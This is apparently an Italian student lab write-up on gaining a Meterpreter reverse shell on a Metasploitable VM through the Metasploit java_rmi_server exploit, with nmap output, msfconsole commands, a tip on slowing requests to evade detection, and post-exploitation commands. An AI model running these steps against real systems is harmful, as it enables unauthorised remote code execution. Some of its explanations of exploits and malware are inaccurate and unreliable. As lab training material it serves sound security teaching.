Federico
Cuccu

Shell Meterpreter tramite Exploit Java RMI Server

Pratica S7/L5

Obiettivo dell’esercizio

L'obiettivo di questo esercizio è ottenere una **reverse shell** di Meterpreter sulla macchina vittima Metasploitable e ottenere informazioni preziose sulla rete interna in cui si trova questa macchina.

Tramite un **exploit** del server Java RMI avremo **accesso remoto** alla macchina vittima e avremo la possibilità di eseguire una serie di comandi che ci permettono, ad esempio, di:

- ottenere informazioni sul sistema;
- ottenere informazioni sulla rete interna;
- esplorare il file system (visualizzare, modificare, eliminare, caricare o scaricare file e cartelle);
- catturare lo schermo, registrare il microfono (se presente)...

In questo esercizio otterremo tramite Meterpreter la **configurazione di rete** e la **tabella di routing**.

Cos’è un exploit

Cos’è un exploit

L’exploit è un **codice malevolo** che va ad agire su una **vulnerabilità già presente** all’interno del software.

Affinché un exploit funzioni:

- Dev’essere in esecuzione
- Non deve essere invalidato da un aggiornamento
- Deve essere realizzato specificatamente per la versione del software da attaccare
- Deve essere nella stessa rete della vittima (funziona in locale)

Cos’è un exploit

L’exploit, se realizzato correttamente, ci permette di creare una **shell** (una connessione) tra noi e il dispositivo vittima.

Inoltre ci permette di accedere al dispositivo della vittima senza che la vittima se ne accorga.

L’exploit si può utilizzare solo nel momento in cui si è già **all’interno della stessa rete** del dispositivo vittima.

Generalmente, chi attacca dall’esterno, invia un **malware**, non un exploit. Oppure un malware insieme ad un exploit.

Differenza tra exploit e malware

Malware: codice malevolo che si insinua in un software vulnerabile, va a modificare il codice del software creando un danno (facendolo crashare o eseguendo azioni malevole).

Exploit: codice malevolo che agisce su una vulnerabilità già presente, sfrutta quindi il danno già presente nel software vulnerabile.

Un attaccante che attacca dall'esterno, quindi, può inviare un malware alla vittima (es. tramite email di phishing).

Una volta che il malware avrà creato il danno (e quindi avrà accesso non autorizzato) al dispositivo vittima, farà da "apriporta" all'exploit che viene eseguito successivamente.

La reverse shell

Cos’è la reverse shell

Se l’exploit ha successo, e quindi il codice malevolo contenuto nel payload viene eseguito correttamente, l’exploit creerà un **varco** che ci permetterà di ottenere una reverse shell sul computer vittima.

La reverse shell è una shell remota che ci permette di eseguire **comandi da terminale** direttamente sul dispositivo vittima.

Si chiama reverse shell in quanto la connessione non viene avviata dal computer attaccante, ma direttamente **dal dispositivo vittima**.

In questo caso, la reverse shell che utilizziamo è Meterpreter, una shell molto potente, che mette a disposizione dei pentester strumenti e comandi avanzati.

Cos’è la reverse shell

Si utilizza la reverse shell in quanto la connessione ha meno probabilità di essere bloccata dal firewall della vittima.

Essendo una connessione creata dall’interno della rete della vittima, il firewall vedrà la connessione come **legittima**.

Se si utilizzasse una **bind shell**, invece, la connessione verrà avviata dalla macchina attaccante e di conseguenza il firewall della vittima vedrà una **connessione esterna in entrata** che tenterà di accedere al dispositivo vittima.

Con la bind shell, quindi, la connessione di norma verrà bloccata dal firewall della macchina vittima, o dal firewall perimetrale.

L’exploit Java RMI Server

L’exploit Java RMI Server

L'exploit **java_rmi_server** è un modulo di Metasploit che sfrutta una vulnerabilità nei server Java RMI (Remote Method Invocation) obsoleti e configurati **in modo non sicuro**.

Java RMI è una tecnologia di Java che consente a un programma di **invocare metodi** situati su server remoti.

Questo modulo di Metasploit ci permette di eseguire un **attacco diretto** e di ottenere **accesso non autorizzato** alla macchina remota ed eseguire codice arbitrario.

La vulnerabilità del Java RMI Server

La vulnerabilità si presenta quando un server Java RMI **accetta richieste senza verificarle**, permettendo l'esecuzione di codice senza restrizioni.

Un attaccante può inviare un **metodo contenente codice malevolo**, il quale verrà eseguito dal server senza effettuare un controllo sul metodo.

L'exploit che sfrutta questa vulnerabilità ci permetterà di ottenere una shell remota sulla macchina vulnerabile e di eseguire comandi arbitrari.

Preparazione dell’ambiente

Preparazione dell’ambiente

Come richiesto dall’esercizio, impostiamo gli indirizzi **IP statici** sia per la macchina attaccante (Kali) che la macchina vittima (Metasploitable).


Utilizziamo il comando: **sudo nano /etc/network/interfaces**, per modificare manualmente il file di configurazione di rete (unico metodo per Metasploitable).

Su Kali possiamo accedere alle impostazioni avanzate di connessione di rete tramite la GUI delle impostazioni.

- Kali avrà l’indirizzo IP **192.168.11.112/24**
- Metasploitable avrà l’indirizzo IP **192.168.11.111/24**

Preparazione dell’ambiente

Eseguiamo un **ping** per verificare che le due macchine comunichino tra di loro:



Ricerca della vulnerabilità ed esecuzione dell’exploit

Ricerca della vulnerabilità

Verifichiamo la lista dei servizi in ascolto, le relative porte aperte e la versione dei servizi con nmap.

Più precisamente, usiamo il comando:
nmap –sV 192.168.11.111

Dalla scansione possiamo vedere che il servizio Java RMI è in ascolto sulla porta **1099**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 10:23 CET
Nmap scan report for 192.168.11.111
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:46:96:85 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Ricerca dell’exploit

Ora che sappiamo che il servizio è in ascolto sulla porta 1099, ricerchiamo i relativi exploit tramite Metaspoit.

Per prima cosa, lanciamo Metasploit su kali da terminale con il comando **msfconsole**.

Metasploit è una piattaforma che permette di **identificare, sfruttare e verificare le vulnerabilità** nei sistemi informatici, facilitando così per gli esperti di sicurezza la protezione delle reti e dei dati sensibili.

Una volta avviato Metasploit, utilizziamo il comando **search java_rmi** per ricercare tutti i moduli che contengono questa parola chiave.

Ricerca dell’exploit

Il modulo exploit che ci interessa, in questo caso, è il seguente: **exploit/multi/misc/java_rmi_server**, il quale ci permetterà di eseguire **codice arbitrario** sfruttando una configurazione non sicura del server.

Da non confondere con il **modulo ausiliario**, che ha lo scopo di raccogliere informazioni, anziché attaccare.

```
   #  Name                                              Disclosure Date  Rank
     Check  Description
   -  ----                                              ---------------  ----
     -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal
     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excell
ent  Yes    Java RMI Server Insecure Default Configuration Java Code Executio
n
```

Configurazione dell’exploit

Selezioniamo l’exploit interessato con il comando **use <id>** (il numero identificativo dell’exploit) oppure **use exploit/multi/misc/java_rmi_server** (il path dell’exploit).

Metasploit configura in automatico il payload che sarà di tipo **reverse_tcp** (creerà la connessione inversa, ovvero dalla macchina vittima alla macchina attaccante, ottenendo così la reverse shell).

Con **show options** verifichiamo quali sono i parametri necessari affinché l’exploit venga eseguito correttamente.

In questo caso, dobbiamo settare solo l’IP della macchina vittima, in quanto l’IP della macchina attaccante è già stato inserito automaticamente, compresa la porta.

Configurazione dell'exploit

Impostiamo l'IP della macchina vittima con **set rhosts 192.168.11.111**.

In caso in cui sia necessario configurare anche l'IP della macchina attaccante, usiamo il comando set **lhost 192.168.11.112**.

Se serve anche configurare la porta, utilizziamo **set rport 1099**.


A questo punto possiamo eseguire l'exploit con il comando **exploit**.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.111
rhosts ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Esecuzione dell'exploit

Dopo aver lanciato l'exploit, se la macchina è davvero vulnerabile a questo codice malevolo, verrà stabilita la connessione inversa e avremo accesso alla **reverse shell**.

Da questo momento in poi abbiamo **accesso completo** alla macchina vittima e possiamo eseguire comandi arbitrari.



Errore durante l’esecuzione dell’exploit

Potrebbe capitare che durante l’esecuzione di questo exploit avvenga un errore di rete e, di conseguenza, non è possibile stabilire la connessione con la macchina vittima.

Questo avviene nel caso in cui ci sia un **problema di latenza** o un problema di congestione di rete.


Possiamo aumentare il delay delle richieste http con il domando **set httpdelay 10** (tempo in secondi).

Non solo è utile per interfacciarsi con server più lenti, ma può essere utile per l’attaccante per avere un approccio più silenzioso ed eventualmente **bypassare alcuni sistemi di sicurezza** poco sensibili, in modo che il traffico non venga rilevato come anomalo.

Shell Meterpreter

Ora che abbiamo l'accesso alla reverse shell Meterpreter, verifichiamo se siamo davvero all'interno della macchina vittima con il comando **ifconfig**.

Se la connessione è stata stabilita con successo, vedremo l'indirizzo IP della macchina vittima. Abbiamo appena ottenuto la prima informazione richiesta dall'esercizio, ovvero la **configurazione di rete** della macchina vittima.



Shell Meterpreter

Dopodiché verifichiamo il **livello di permessi** che siamo riusciti ad ottenere nel momento in cui abbiamo effettuato l'accesso non autorizzato alla macchina vittima. Utilizziamo il comando **getuid**.

In questo caso, dato che Metasploitable è una macchina volutamente vulnerabile, noteremo che abbiamo ottenuto automaticamente **l'accesso root**, e dunque l'accesso completo alla macchina, risparmiandoci la fase di scalata dei privilegi da guest a root.

Shell Meterpreter

Dopodiché prendiamo la seconda informazione richiesta, ovvero la **tabella di routing**.

Questa contiene informazioni sulle reti conosciute e su come raggiungerle, in modo da poter instradare i pacchetti affinché raggiungano la rete di destinazione.

Utilizziamo il comando **route** per ottenere questa tabella.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.111   255.255.255.0   0.0.0.0
```

Conclusioni

Conclusioni

La vulnerabilità sfruttata evidenzia come software non aggiornato possa essere **facilmente compromesso**. Non solo, la configurazione predefinita del server Java RMI si è rivelata non sicura e ha permesso l'**esecuzione remota di codice arbitrario**. Consiglio di:

- Mantenere sempre aggiornato il software;
- Limitare gli accessi e i permessi, in modo da non permettere ad un attaccante di ottenere massimi privilegi;
- Segmentare la rete, in modo che l'attaccante, in caso in cui riesca ad accedere, non possa spostarsi liberamente all'interno della rete;
- Filtrare l'input dell'utente, in modo che il codice inviato non venga eseguito a priori senza una scansione preventiva;
- Utilizzare dispositivi di sicurezza come firewall e IPS, in modo da filtrare il traffico in entrata e proteggere la rete interna e i dati sensibili.